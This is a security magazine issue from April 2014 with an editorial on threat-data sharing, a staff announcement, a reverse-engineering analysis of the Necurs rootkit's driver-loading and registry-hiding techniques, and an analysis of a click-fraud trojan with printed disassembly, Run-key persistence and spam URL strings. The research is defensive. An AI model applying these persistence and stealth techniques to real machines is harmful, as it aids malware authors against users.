APRIL 2014

virus BULLETIN

Covering the global threat landscape

CONTENTS

IN THIS ISSUE

THE END OF AN ERA – THE START OF A NEW CHAPTER

Momentous changes are in the pipeline for *VB* – with an exciting future ahead. Helen Martin announces the changes that are in store for the publication and the company.

page 3

CHINKS IN THE ARMOUR

The Necurs rootkit is composed of a kernel-mode driver and a user-mode component. The rootkit makes use of some very powerful techniques, but fortunately it also has some chinks in its armour. Peter Ferrie describes its strengths and weaknesses.

page 4

FILLING THE GAP

Last month's issue of Virus Bulletin featured a detailed analysis of the Polarbot (a.k.a. Solarbot) trojan. The article covered just about everything you could ever want to know about it – except for one thing: how does a computer end up being infected with this creation? Gabor Szappanos fills the gap by detailing one of the infiltration methods that was used extensively in the attack.

page 14

ISSN 1749-7027

'We will need to collaborate and implement standardized threat data sharing.'

Chad Loeven, RSA

THREAT INTELLIGENCE SHARING: TYING ONE HAND BEHIND OUR BACKS

The lifeblood of a security vendor is threat data. We consume it, transform it (into threat intelligence), publish it and act on it. Regardless of whether our products are in the consumer space, enterprise, cloud or all of the above, the capacity of our technologies to act effectively in protecting our customers is either driven or validated (or both) by threat intelligence.

Anti-virus vendors have collaborated since the early days of the industry, using *VirusTotal* and other forums for sharing malware samples and URLs. But as AV vendors evolve and merge with other security vendors and technologies into some variation of 'advanced threat protection and/or detection', the shortcomings of current threat-data-sharing arrangements are becoming apparent.

Despite an alphabet soup of technical standards and initiatives, the sharing of threat data remains essentially an ad-hoc and bespoke process. This is especially true of sharing amongst security vendors and CERTs, if we view the key stakeholders in threat sharing as divided into four groups: national and government CERTs; security vendors; enterprise end-users; and consumer end-users.

With few exceptions, consumer and enterprise end-users consume threat intelligence indirectly via vendors' products. The real challenge lies where CERTs, agencies and vendors generate and consume the raw data.

According to a recent report by ENISA[1], the key problems for effective information sharing are legal and technical barriers, as well as lack of interest from cybersecurity stakeholders. In my own experience, setting up sharing arrangements with corporate and government entities involves a bespoke tangle of legal agreements. Once you're over the legal hurdles, you're faced with a technical thicket of formats and data exchange methods, with no single default standard.

Even within enterprises, data silos are the norm – as we found out recently in trying to set up a sharing arrangement with another security vendor. Different product groups each had their own sets of threat data in their own formats, covered by their own partner and sharing agreements, and those were entirely separate from threat data available from the vendor's own CERT, which was separate from its customer-facing threat centre – all this within one enterprise.

This is hardly exceptional – the ENISA report noted that email was the primary method for exchange of threat data.

There's no shortage of technical standards for exchanging threat data – IODEF, STIX, OpenIOCs, and more – and certainly secure web services offer better ways of intelligently sharing and updating threat data. So why do so many organizations default to email, or perhaps only slightly better, dumping files to each other via FTP?

My view is that, while well intentioned, initiatives like Mitre's TAXII (Trusted Automated eXchange of Indicator Information) protocol[2] and FS-ISAC[3] for the financial services industry are too complex, too fragmented amongst different groups, or both, to achieve the widespread adoption they need to be truly effective.

Microsoft recently issued a virtual call to arms[4] for better industry collaboration with the goal of not just minimizing, but eliminating whole classes of malware. That's a goal we as an industry can all support. However, in order to be successful, we will need to collaborate and implement standardized threat data sharing that is:

- Simple enough to accommodate and incorporate existing sample- and URL-sharing arrangements.
- Flexible enough to layer on optional sharing of threat metadata.
- Able to support sharing of threat metadata through widely adopted and straightforward standards such as OpenIOC and Yara rules.
- Able to provide for secure, granular access only by trusted parties.

I'm up for it. Let's talk and make it happen.

[1] http://www.enisa.europa.eu/activities/cert.

[2] http://www.mitre.org/capabilities/cybersecurity/partnership.

[3] https://www.fsisac.com/.

[4] http://www.darkreading.com/vulnerability/microsoft-calls-for-industry-collaborati/240165888.

Editor: Helen Martin
Technical Editor: Dr Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Scott James
Sales Executive: Allison Sketchley
Perl Developer: Tom Gracey
Consulting Editors:
Nick FitzGerald, *AVG, NZ*
Ian Whalley, *Google, USA*
Dr Richard Ford, *Florida Institute of Technology, USA*

ANNOUNCEMENT


THE SHAPE OF THINGS TO COME

Helen Martin
Virus Bulletin

The saying goes ‘all good things must come to an end’, but in this case impending changes within *VB* mark not so much an end as a subtle shift in gear for *VB*.

SHAPE SHIFTING

First, after 25 years, the format, schedule and subscription model of *VB*’s publications is set to change: the June 2014 issue will be the 300th and final issue of *Virus Bulletin* in traditional, monthly ‘magazine’ format.



In 1989, when the very first *Virus Bulletin* rolled off the press (produced in a black-and-white, printed pamphlet style), there was only one subscriber and there were only 14 viruses known for the *IBM* PC.

Five years on (by which time editor Richard Ford was writing about the ‘over 3,000 viruses known to researchers’), the magazine saw its first layout change – brought about following feedback from the magazine’s readership in a bid to provide a better way to get the message across.

It was another ten years before *VB* saw its next makeover, but it was worth the wait – the now familiar full-colour design made its entrance in 2003 with the intention of giving the publication an image that would endure long into the 21st century.


Finally, in 2005 we announced what would be the greatest change the magazine had seen: in January 2006, *VB* embraced the digital age and became a wholly electronic publication, changing the subscription model and waving a fond farewell to the hard copy pamphlets.

It now falls to me to announce even more far-reaching changes: from 1st July 2014, while *VB* will continue to provide unbiased and exceptional reporting of all matters relevant to the threat landscape, the articles will no longer be bundled together into monthly publications – instead, they will be released on www.virusbtn.com on a much more frequent (weekly at a minimum) basis.

Alongside the change in format will be another radical change: from 1 July 2014, all *Virus Bulletin* content will be freely available to all – subscription fees will no longer apply[1] and there will be no barriers to accessing *VB*’s content on www.virusbtn.com.

We often talk of knowledge being a powerful weapon in the fight against cybercrime – and we hope that making *VB* accessible to all will prove an effective way to reach a significantly wider audience.

NEW ADVENTURES & FAMILIAR FACES



Alongside the changes in the format and schedule of the publication are some equally momentous changes on a more personal scale. After 13 years as Editor of *Virus Bulletin*, the time has come for me to pass the baton on.

For me, the last 13 years have run the full gamut from daunting to challenging, exhilarating and rewarding – but now it is time for someone else to embark on that adventure and for me to begin a new one.

The future for *VB* is tremendously exciting, with two familiar faces stepping up to take on new roles and responsibilities.

The role of Editor will be filled by Martijn Grooten, who will have overall responsibility for all of *VB*’s content.

Martijn came to *VB* in 2007 as a web developer, but it very soon became clear that his skills, interests and aptitude went far beyond sprucing up the company’s web presence. Little more than a year after joining *Virus Bulletin* he set about designing the methodology for *VB*’s comparative reviews of anti-spam products, and he has run the VBSpam tests ever since. During the last few years he has also worked on developing the soon-to-be-introduced VBWeb web filter tests, delivered papers at numerous conferences and maintained *VB*’s blog and social media presence.

Meanwhile, John Hawes will become *VB*’s Chief of Operations. John will have overall responsibility for steering the company, as well as continuing to coordinate all of *VB*’s testing and certification activity.

[1] If you have a query on a current subscription or a pending renewal, please get in touch by emailing subscribe@virusbtn.com.

Since joining the company in 2006, John has made huge improvements to the VB100 certification scheme, honing and refining the test methodology and introducing new ways in which to measure products' performances. With over a decade of experience in security testing, John's warm, friendly nature combined with a great depth of knowledge have earned him significant respect within the industry, and in 2011 he was elected to the board of directors of the Anti-Malware Testing Standards Organization (AMTSO).

Both Martijn and John have lots of exciting and innovative ideas for the company – both in terms of strengthening our current offerings and introducing new products and services – and I feel confident that I will be leaving it in very safe and capable hands.

Reflecting on the last 13 years, in some ways it seems like only yesterday that I was a complete novice (read rabbit in the headlights) cautiously taking my first steps in the anti-malware industry, yet in other ways it's hard to believe that so much in the industry has changed – spam, phishing, spyware, botnets, targeted attacks, malware-for-profit and government-sponsored malware are just a few of the issues that didn't feature prominently when I arrived at *VB*.

One thing that has not changed is the warmth and friendliness of the members of the AV community. There can't be many industries in which an outsider can be made to feel as welcome and as supported as I did, and have continued to feel. I still can't claim to be an expert in this field, but I can certainly say that I have been made to feel as if I belong.

The 155 magazine issues, 13 conferences and three seminars for which I have been responsible have all come to fruition thanks to some very talented contributors, as well as the help and support of *VB*'s ever-patient technical editors and advisory board, and the unwavering dedication of the *Virus Bulletin* team. I can't thank my back-up team enough for making this such an enjoyable and (relatively!) stress-free ride.

You can't get rid of me that easily though (after a 13-year tenure it really would be asking too much to go cold turkey): my new adventure takes me to rural Italy, from where (in amongst the olive groves) I will still be involved in the editing and proof-reading of *VB*'s content as well as assisting with the planning and organizing of the *VB* conference.

So it is not 'goodbye', but 'see you later' (arrivederci). I look forward with great anticipation to watching new life being breathed into *VB* – and I look forward to catching up with you in Seattle!

MALWARE ANALYSIS 1

THE CURSE OF NECURS, PART 1

Peter Ferrie
Microsoft, USA

The Necurs rootkit is composed of a kernel-mode driver and a user-mode component. The rootkit makes use of some very powerful techniques, but fortunately it also has some chinks in its armour.

DRIVER ENTRY

The rootkit begins by reading the module name fields directly from an undocumented structure, instead of calling the AuxKlibQueryModuleInformation() function. It also alters the driver's size of image directly in the undocumented structure, but the purpose of this change is not known. If the module name is a filename only, because it has been loaded directly from the 'system32\drivers' directory, then the rootkit prepends '\SystemRoot\System32\Drivers\' to the name, allocates a block of memory to hold the result, and then copies the string to the memory block. Otherwise, it simply allocates a block of memory to hold the name, and then copies the name to the memory block. The rootkit allocates another block of memory to hold a copy of the registry path.

The rootkit queries the '<registry path>\DisplayName' registry value, and saves the result for use later. A previous version of the rootkit performed this query only on dates prior to 2011/11/01. It is not known why the date check existed. The rootkit queries the '<registry path>\ErrorControl' registry value, and intends to require the result to be set to zero, but in fact it continues executing even if the value is missing. This behaviour appears to be a bug, though a relatively harmless one. The rootkit queries the '<registry path>\Type' registry value, and requires the result to be set to one. It queries the '<registry path>\Start' registry value, and intends to require the result to be set to zero, but in fact it continues executing even if the value is missing. Again, this appears to be a bug. The rootkit queries the '<registry path>\Tag' registry value, and requires the result to be set to one.

It also queries the '<registry path>\ImagePath' registry value. If the ImagePath begins with '\SystemRoot\System32\Drivers\', then the rootkit checks whether that substring matches the beginning of the module path. This is how it determines whether the driver was started from that location. If the driver was started from the 'drivers' directory, then the rootkit queries the '<registry path>\group' registry value, and then checks if the group is 'Boot Bus Extender'. This is how it determines whether the driver is running as a boot-time driver.

STANDARD DRIVER

If the rootkit is not running as a boot-time driver, then it constructs a new driver name by concatenating two random numbers, and converting the result to a string. A previous version of the rootkit used the QueryPerformanceCounter() function to acquire the initial seed, and the RtlRandom() function to generate the random number. There are multiple issues with this approach, including errors because of IRQ level, and predictable values if the performance counter service is disabled. These issues are the most likely reason why the newer version of the rootkit uses a different method to generate the random numbers: the current technique is a multiply-with-carry Random Number Generator. The Random Number Generator even uses the same values (x=123456789, y=362436069, z=77465321, c=13579 and t=916905990) as were shown when the algorithm was published in 2003. The generator is seeded with all 64 bits of the value that is returned by the 'rdtsc' CPU instruction.

Once the name has been created, the rootkit creates a new registry key under '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services' with that name. The rootkit then enumerates all of the registry keys under '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services'. It queries each key for the 'Group' registry value, watching for a reference to the 'Boot Bus Extender' group. For each registry key which describes a member of the 'Boot Bus Extender' group, which also has a 'Tag' registry value, the rootkit reads the 'Tag' registry value, increments the ID in its data, and then writes the value back to the registry. The rootkit wants to ensure that no other driver has a Tag value of one. This is explained further below.

The rootkit then sets the 'ImagePath' registry value to '\SystemRoot\System32\Drivers\<random numbers>.sys', sets the 'Group' registry value to 'Boot Bus Extender', sets the 'ErrorControl' registry value to zero (ignore all errors, and display no warnings even if the driver fails to load or initialize properly), sets the 'Type' registry value to one (kernel-mode driver), sets the 'Start' registry value to zero (automatic start), and sets the 'Tag' registry value to one.

TAG, YOU'RE IT

A likely reason why the rootkit uses the hard-coded value of one for the 'Tag' is that its author assumes (incorrectly) that drivers are loaded by *Windows* according to Tag order. In fact, drivers are gathered first according to their group, then ordered by their tag value (if it exists), and then in enumeration order for whatever remains (if the tag value doesn't exist). The group order is determined by the 'List' registry value under the '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Control\ServiceGroupOrder' key. This list is a text string naming each of the groups in their load order. The 'Boot Bus Extended' group is usually early in the list (shortly after 'System Reserved'), but this is not a requirement. The list members are described in individual values under the '\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Control\GroupOrderList' registry key. Each value is a list of DWORDs. The first entry in the list is a count of the list subentries. Following it is an array of tags in their explicit order to be loaded. A 'Boot Bus Extended' group might be something like '6, 1, 2, 3, 4, 5, 6'. This means six entries, loading in increasing order, beginning with Tag value '1'. On the other hand, the 'SCSI Class' group might be '2, 2, 1'. This means two entries, loading Tag 2 before Tag 1. However, there is no requirement for the numbers to be sequential, and there is nothing stopping a driver from inserting itself into an arbitrary position. For example, such a driver could use tag 99 and place itself third in the list, such that the list appears '7, 1, 2, 99, 3, 4, 5, 6'. There is also nothing preventing two drivers from having the same tag value. In that case, they will be loaded in enumeration order when their tag number is requested.

The rootkit's act of increasing the tag number also introduces a potential incompatibility: since the 'Boot Bus Extended' entry in the GroupOrderList is not updated with the new tag numbers, any driver which previously had an unreferenced tag number might now be referenced explicitly, and thus load earlier than before. Conversely, any driver which previously had a referenced tag number might now be unreferenced and thus load much later than before (the most likely case is that the driver with the largest tag number, which might have loaded first – as in the 'SCSI Class' case – will now load last).

The rootkit sets the 'DisplayName' registry value either to the value that was retrieved earlier (in the case of the current version of the rootkit) or to an empty string (in the previous version of the rootkit) if the registry value was not queried.

YOU ARE UNDER MY CONTROL

If everything is successful, then the rootkit copies itself to '\SystemRoot\System32\Drivers\<random numbers>.sys'. It enumerates registry keys under the '\REGISTRY\MACHINE\SYSTEM' key to find the ones that begin with 'ControlSet' (that is, 'ControlSet001' and 'ControlSet002', by default, though there can be others). Within each of the 'ControlSet' registry keys that are found, the rootkit finds and deletes any reference to the 'Services\<random numbers>' registry key. The rootkit wants to remove references to itself from the backup of the registry, so that it does not have to hide those values.

At this point, the rootkit loads the driver from its new location, deletes the original file and the registry key that launched it, and then exits.

In part 2, we will look at what the driver does when it is loaded as a boot-time driver.

MALWARE ANALYSIS 2

MORE FAST OR MORE DIRTY?

Ke Zhang
Baidu (Shenzhen), China

Nowadays, it is not uncommon for websites and software vendors to outsource their marketing to third parties. Sometimes, such business links lead to malware activities. In this article we dissect a piece of malware that generates referrer spam for a 'web search site' that does not have its own search capability.

THE VB PACKER

The 0x22000-byte payload is encrypted with a 0x45-byte key and located at file offset 0x12F5A. Both the payload and the key are enclosed with a string flag '//784UY554NYXSY84IOK/' in the file. As always, the packer will decrypt and load the payload in memory. Figure 1 shows the decryption routine.

PAYLOAD


After searching for and terminating any running process named 'mfssys.exe', the malware copies itself to '%Application Data%\MSOCache\mfssys.exe' and sets the following registry value to keep itself persistent:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

'moyeujdhasjkklsshah'='C:\\Documents and Settings\\agent\\Application Data\\MSOCache\\mfssys.exe'


Then it starts its click fraud and referrer spamming using the following steps:

1. It retrieves the path of *Internet Explorer*.
2. It combines the 'www.' prefix and the domain 'morefastsearch.com' with one of the built-in request parameters (see Figure 2) to form a full URL.
3. It launches *Internet Explorer* (by invoking the CreateProcessW API with the parameter




```
.text:0040BC76                  loc_40BC76:                                    ; CODE XREF: sub_40BA20+47F↓j
.text:0040BC76 8B 8D 00 FF FF+     mov     ecx, [ebp+var_100]                  ; ecx = payload size - 1
.text:0040BC7C 8B 85 70 FF FF+     mov     eax, [ebp+var_90]                   ; eax = index
.text:0040BC82 3B C1               cmp     eax, ecx                            ; check whether the decryption has finished or not
.text:0040BC84 0F 8F 1A 02 00+     jg      loc_40BEA4
.text:0040BC8A                  ; irrelevant code hidden
.text:0040BD21 8B 85 70 FF FF+     mov     eax, [ebp+var_90]
.text:0040BD27                  ; irrelevant code hidden
.text:0040BD4D                  ; ---------------------------------------------------------------------------
.text:0040BD4D
.text:0040BD4D                  loc_40BD4D:                                    ; CODE XREF: sub_40BA20+317↑j
.text:0040BD4D                                                                 ; sub_40BA20+325↑j
.text:0040BD4D 89 85 F8 FE FF+     mov     [ebp+var_108], eax                  ; var_108 = index
.text:0040BD53                  ; irrelevant code hidden
.text:0040BD60 8B 85 70 FF FF+     mov     eax, [ebp+var_90]                   ; eax = index
.text:0040BD66 99                  cdq
.text:0040BD67 F7 7D A4            idiv    [ebp+var_5C]                        ; edx = key index = index % 0x45
.text:0040BD6A                  ; irrelevant code hidden
.text:0040BD8B
.text:0040BD8B                  loc_40BD8B:                                    ; CODE XREF: sub_40BA20+35D↑j
.text:0040BD8B 89 95 F4 FE FF+     mov     [ebp+var_10C], edx                  ; var_10C = key index
.text:0040BD91                  ; irrelevant code hidden
.text:0040BDA9 8B 85 70 FF FF+     mov     eax, [ebp+var_90]                   ; eax = index
.text:0040BDAF                  ; irrelevant code hidden
.text:0040BDD5                  ; ---------------------------------------------------------------------------
.text:0040BDD5
.text:0040BDD5                  loc_40BDD5:                                    ; CODE XREF: sub_40BA20+39F↑j
.text:0040BDD5                                                                 ; sub_40BA20+3AD↑j
.text:0040BDD5 8B 55 BC            mov     edx, [ebp+var_44]
.text:0040BDD8 8B 4B 0C            mov     ecx, [ebx+0Ch]                      ; ecx = address of encrypted payload buffer
.text:0040BDDB 89 85 F0 FE FF+     mov     [ebp+var_110], eax                  ; var_110 = index
.text:0040BDE1 8B 42 0C            mov     eax, [edx+0Ch]                      ; eax = address of the key buffer
.text:0040BDE4 8B 95 F4 FE FF+     mov     edx, [ebp+var_10C]                  ; edx = key index
.text:0040BDEA 8A 04 10            mov     al, [eax+edx]                       ; get 1 byte from key buffer
.text:0040BDED 8B 95 F8 FE FF+     mov     edx, [ebp+var_108]                  ; edx = index
.text:0040BDF3 32 04 11            xor     al, [ecx+edx]                       ; decrypt 1 byte
.text:0040BDF6 8B 95 F0 FE FF+     mov     edx, [ebp+var_110]                  ; edx = index
.text:0040BDFC 88 04 11            mov     [ecx+edx], al                       ; save decrypted data
.text:0040BDFF                  ; irrelevant code hidden
.text:0040BE8C 8B 8D 70 FF FF+     mov     ecx, [ebp+var_90]
.text:0040BE92 B8 01 00 00 00      mov     eax, 1
.text:0040BE97 03 C8               add     ecx, eax
.text:0040BE99 89 8D 70 FF FF+     mov     [ebp+var_90], ecx                   ; increase index by 1
.text:0040BE9F E9 D2 FD FF FF      jmp     loc_40BC76
```

Figure 1: The decryption routine.




```
Address          Length     Type     String
.data:004137EC   0000006E   unico... http://%s%s/feed.php?q=stress+relief&cur.x=%d&cur.y=%d
.data:0041385C   00000062   unico... http://%s%s/feed.php?q=collage&cur.x=%d&cur.y=%d
.data:004138C0   0000006C   unico... http://%s%s/feed.php?q=sirius+radio&cur.x=%d&cur.y=%d
.data:0041392C   00000074   unico... http://%s%s/feed.php?q=fifth+third+bank&cur.x=%d&cur.y=%d
.data:004139A0   00000076   unico... http://%s%s/feed.php?q=www+maternity+com&cur.x=%d&cur.y=%d
.data:00413A18   0000007C   unico... http://%s%s/feed.php?q=discover+credit+card&cur.x=%d&cur.y=%d
.data:00413A94   00000074   unico... http://%s%s/feed.php?q=oriental+trading&cur.x=%d&cur.y=%d
.data:00413B08   00000070   unico... http://%s%s/feed.php?q=bronx+new+york&cur.x=%d&cur.y=%d
.data:00413B78   00000070   unico... http://%s%s/feed.php?q=northern+tools&cur.x=%d&cur.y=%d
.data:00413BE8   00000070   unico... http://%s%s/feed.php?q=capitolone+com&cur.x=%d&cur.y=%d
.data:00413C58   0000006E   unico... http://%s%s/feed.php?q=niagara+falls&cur.x=%d&cur.y=%d
